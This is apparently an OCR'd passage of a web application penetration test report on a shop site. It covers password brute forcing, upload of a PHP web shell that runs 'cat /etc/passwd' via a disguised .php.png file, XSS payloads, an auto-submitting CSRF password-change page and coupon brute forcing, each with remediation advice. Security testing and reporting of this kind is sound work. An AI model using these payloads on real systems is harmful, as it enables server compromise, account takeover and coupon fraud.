Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 120
Origin: http://65.1.136.180
Connection: close
Referer: http://65.1.136.180/login/customer.php
Cookie: key=4D0E62B7-5E0E-EF17-D06D-B0A663D2495E; PHPSESSID=mb8tj5ighgsqlb4s7mk19cotd5;
X-XSRF-TOKEN=8acb031c46ab3cc8732ed4539574372d5a03b46b4d524b6b617c6e2910c7d3d7

type=customer&username=§ddad§&password=§uinud§&X-XSRF-TOKEN=8acb031c46ab3cc8732ed4539574372d5a03b46b4d524b6b617c6e2910c7d3d7
```

Observation

- In payload set 1 keep the payload type as simple list and load a common username list.
- In payload set 2 follow the same steps. Now click on start attack.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
144	user	12345678	200			414	
0			200			392	
1	root	000000	200			392	
2	admin	000000	200			392	
3	test	000000	200			392	
4	guest	000000	200			392	
5	info	000000	200			392	
6	adm	000000	200			392	
7	mysql	000000	200			392	
8	user	000000	200			392	
9	administrator	000000	200			392	
10	oracle	000000	200			392	
11	ftp	000000	200			392	
12	pi	000000	200			392	
13	puppet	000000	200			392	
14	ansible	000000	200			392	

Request | Response

Raw | Headers | Hex | Render

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Limonade: Un grand cru qui sait se faire attendre
Content-Length: 58

{"msg":"success","uid":3,"rid":5,"role":"unverified user"}
```

Business Impact – Severe

An attacker could easily guess user passwords or bruteforce with a password list like rockyou.txt and gain access user accounts.

Recommendation

A product's design should require adherance to an appropriate password policy. Specific password requirements depend strongly on contextual factors, but it is recommended to contain the following attributes:

- Enforcement of a minimum and maximum length
- Restrictions against password reuse
- Restrictions against using common passwords
- Restrictions against using contextual string in the password (e.g., user id, app name)

References:

https://owasp.org/www-community/attacks/Brute_force_attack


https://www.nopsec.com/weak-passwords-exploit/

5. Insecure File Upload

Insecure File Upload (Severe)	Below mentioned URL is vulnerable to Insecure File Upload. **Affected URL :** • http://URL.com/redirect.php?url=HERE **Affected Parameters :** • url (GET Parameter) **Payload :** • url=http://anywebsite.com

Observation

- login with a customer id, goto http://65.1.136.180/profile/17/edit/
- click on upload profile picture choose a *.php.png format file. Intercept the request on Burp and click on update.



POC – Attcaker can upload shells

- Change the filename of image eg: filename.php%00.png(here %00 is the encoded code of space, because of this server escaping this caharacter along with the .png extention. And you file will be upload into the server with php extenteion.
- But here on the serverside the file is again renaming to a patten. So the uploaded payload can not be executed.

Request

Raw | Params | Headers | Hex

```
X-XSRF-TOKEN=f6774ba910ad539fe813d126a78d786b58331f7c244a5b813b6d81a729833e9c

----------------------------150713167712706034404271977641
Content-Disposition: form-data; name="name"

newdemo
----------------------------150713167712706034404271977641
Content-Disposition: form-data; name="contact"

8984256359
----------------------------150713167712706034404271977641
Content-Disposition: form-data; name="address"

moon
----------------------------150713167712706034404271977641
Content-Disposition: form-data; name="user_id"

17
----------------------------150713167712706034404271977641
Content-Disposition: form-data; name="profile_pic"; filename="exp.php%00.png"
Content-Type: image/png

# echo -e '#!/usr/bin/php\n
# <?php
#       $output = shell_exec('cat /etc/passwd');
#       echo "<pre>$output</pre>";
# ?>
```

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 23 Feb 2021 16:30:51 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Set-Cookie:
X-XSRF-TOKEN=13fabb7b47f684eea56d9e0898449e576f4b9a33de41b60cdf7eeb227fbcf2f2;
expires=Tue, 23-Feb-2021 17:30:51 GMT; Max-Age=3600; path=/
Content-Length: 64

{"success":true,"successMessage":"Profile updated succesfully."}
```

Insecure File Upload

Insecure File Upload (Severe)	Below mentioned URL is vulnerable to Insecure File Upload. Which allows an user to upload a shell. **Affected URL :** • http://URL.com/admin31/insert_new_product.php **Affected Parameters :** • upload (POST Parameter)


Observation

- login with a admin id, goto http://IP/profile/17/edit/
- click on upload profile picture choose a *.php.png format file. Intercept the request on Burp and click on update.

```
POST /admin31/insert_new_product.php HTTP/1.1
Host: 65.1.136.180
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------230732479525706861772623426778
Content-Length: 1232
Origin: http://65.1.136.180
Connection: close
Referer: http://65.1.136.180/admin31/dashboard.php
Cookie: X-XSRF-TOKEN=02beced8edea8f34c2d530c24e6e78df933cdfb53d6c184209a4921946a88cff; key=4D0E62B7-5E0E-EF17-D06D-B0A663D2495E; PHPSESSI

---------------------------230732479525706861772623426778
Content-Disposition: form-data; name="file"; filename="demo.php.png"
Content-Type: image/png

# echo -e '#!/usr/bin/php\n
 <?php
        $output = shell_exec('cat /etc/passwd');
        echo "<pre>$output</pre>";
 ?>

---------------------------230732479525706861772623426778
Content-Disposition: form-data; name="product_name"

alert(111)
---------------------------230732479525706861772623426778
Content-Disposition: form-data; name="product_description"

dasds
---------------------------230732479525706861772623426778
Content-Disposition: form-data; name="cost"

555
```

POC – User can upload shells

- User can upload backdoor and shells.



Business Impact – Moderate

- Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient.
- This is especially true for .asp and .php extensions uploaded to web servers because these file types are often treated as automatically executable, even when file system permissions do not specify execution.
- For example, in Unix environments, programs typically cannot run unless the execute bit is set, but PHP programs may be executed by the web server without directly invoking them on the operating system.

Recommendation

- Restrict file types accepted for upload: check the file extension and only allow certain files to be uploaded.
- Use a whitelist approach instead of a blacklist. Check for double extensions such as .php.png. Check for files without a filename like .htaccess (on ASP.NET, check for configuration files like web.config).
- Change the permissions on the upload folder so the files within it are not executable. If possible, rename the files that are uploaded.

References:

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload


https://www.acunetix.com/websitesecurity/upload-forms-threat/

6.Stored and Reflected XSS and CSRF

Reflected XSS (Cevere)	Below mentioned parameters are vulnerable to reflected XSS **Affected URL :** • http://IP/search/search.php?q=HERE **Affected Parameters :** • q= (GET Parameter) **Payload :** • url=


Observation

Navigate to the product page, search a name on search bar. You will see a get parameter on the URL “search.php?q=”.



POC

Close the parameter vaule with “> and enter the following script:
<script>alert(1)</script>




Stored XSS

Stored XSS (Cevere)	Below mentioned parameters are vulnerable to stored XSS **Affected URL :** • http://IP/products/details.php?p_id=1 **Affected Parameters :** • comment (POST Parameter) **Payload :** • <script>alert(2)</script>


Observation

Navigate to http://IP/products/details.php?p_id=1, you will see a product review section. Enter the below payload and click on post:
<script>alert(2)</script>



POC

As the entred values is storing in the server, the script will be pop up every time when ever page will reload.



CSRF

CSRF (cross site request forgery) (Cevere)	Below mentioned parameters are vulnerable to CSRF (cross site request forgery) **Affected URL :** • http://IP/profile/change_password_submit.php **Affected Parameters :** • password (POST Parameter) • password_confirm (POST Parameter) **Payload :**


```
<html>
        <body onload=document.pass.submit()>
                <form name="pass" action="http://65.1.136.180/profile/change_password_submit.php" method="post">
                        <input type="hidden" name="password" value="xxxxxx">
                        <input type="hidden" name="password_confirm" value="xxxxxx">
                        <input type="hidden" value="submit">
                        <center>Error occured while loading the page!!</center>
                </form>
        </body>
</html>
```

Observation

Login with a demo account. Then create a html document with below code. And open the html document on the same browser, this code will change the password with the logged in users session cookie.

```
<html>
        <body onload=document.pass.submit()>
                <form name="pass" action="http://65.1.136.180/profile/change_password_submit.php" method="post">
                        <input type="hidden" name="password" value="xxxxxx">
                        <input type="hidden" name="password_confirm" value="xxxxxx">
                        <input type="hidden" value="submit">
                        <center>Error occured while loading the page!!</center>
                </form>
        </body>
</html>
```

POC


65.1.136.180/profile/change_password_submit.php
{"success":true,"successMessage":"Password updated succesfully."}

Business Impact – High

- As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim’s device and even host explicit content that could compromise the reputation of the organization

- All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

- The consequences will vary depending on the nature of the functionality that is vulnerable to CSRF. An attacker could effectively perform any operations as the victim.

- If the victim is an administrator or privileged user, the consequences may include obtaining complete control over the web application - deleting or stealing data, uninstalling the product, or using it to launch other attacks against all of the product's users. Because the attacker has the identity of the victim, the scope of CSRF is limited only by the victim's privileges.

Recommendation

Take the following precautions:

- Sanitise all user input and block characters you do not want
- Convert special HTML characters like ‘ “ < > into HTML entities " %22 < > before printing them on the website

Preventing CSRF attacks

The most robust way to defend against CSRF attacks is to include a CSRF token within relevant requests. The token should be:

- Unpredictable with high entropy, as for session tokens in general.
- Tied to the user's session.
- Strictly validated in every case before the relevant action is executed.

References:

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

https://en.wikipedia.org/wiki/Cross-site_scriptinghttps://www.w3schools.com/html/html_entities.asp


https://cheatsheetseries.owasp.org/cheatsheets/Cross Site_Request_Forgery_Prevention_Cheat_Sheet.html

7.Guessable Coupon Bruteforce

Guessable Coupon Bruteforce (Cevere)	Below mentioned URL is vulnerable to guessable which makes bruteforcing quite easy. **Affected URL :** • http://65.1.136.180/cart/apply_coupon.php **Affected Parameters :** • coupon (POST Parameter)

Observation

Login with a user account, navigate to the product page add a product to your cart. You will see apply coupon section. Notice below the apply coupon box, there is a hint for coupon example “UL_6666”.





Observation

Enter that coupon code and click on apply while intercepting the request on Burpsuite. You will see a post request, send the request to intruder and set the position to the number numbers only.

```
coupon=UL_§6666§&X-XSRF-TOKEN=32fed354d649771bd61b6fd03f7835b7ef54b531683cdb028dbfba583ac35122
```

Now goto paayload tab set the payload type to numbers and fill the fields as shown below and then goto option tab, clear all the flags, add true and click on start attack :





POC

Request	Payload	Status	Error	Timeout	Length	true	Valid	Comment
57	1056	200	☐	☐	584	☑	☐	
248	1247	200	☐	☐	585	☑	☐	
1566	2566	200	☐	☐	585	☑	☐	
0		200	☐	☐	527	☐	☑	
1	1000	200	☐	☐	527	☐	☑	
2	1001	200	☐	☐	527	☐	☑	
3	1002	200	☐	☐	527	☐	☑	
4	1003	200	☐	☐	527	☐	☑	
5	1004	200	☐	☐	527	☐	☑	
6	1005	200	☐	☐	527	☐	☑	
7	1006	200	☐	☐	527	☐	☑	
8	1007	200	☐	☐	527	☐	☑	
9	1008	200	☐	☐	527	☐	☑	
10	1009	200	☐	☐	527	☐	☑	
11	1010	200	☐	☐	527	☐	☑	
12	1011	200	☐	☐	527	☐	☑	
13	1012	200	☐	☐	527	☐	☑	

Request | Response

Raw | Headers | Hex | Render

```
Set-Cookie: X-XSRF-TOKEN=5c85b50de10bb3494477218360b47c2e72f102b40d052ae49c62478afbd2fc70; expires=Tue, 23-Feb-2021 15:16:45 GMT;
Max-Age=3600; path=/
Content-Length: 106

{"success":true,"discount_amount":1000,"coupon":"UL_1247","successMessage":"Coupon applied successsfully"}
```

? < + > Type a search term 0 matches

4149 of 9000

Business Impact – Moderate

- A malicious user can brute force the coupon and sell it to user and demand money for that.
- This will cause a big loss to the organization.

Recommendation

- Keep some random alphabate for each coupon.
- Do not keep serial wise, guessable strings.
- After a few invalid coupon submit add a capta verification.

References:

https://owasp.org/www-community/attacks/Brute_force_attack

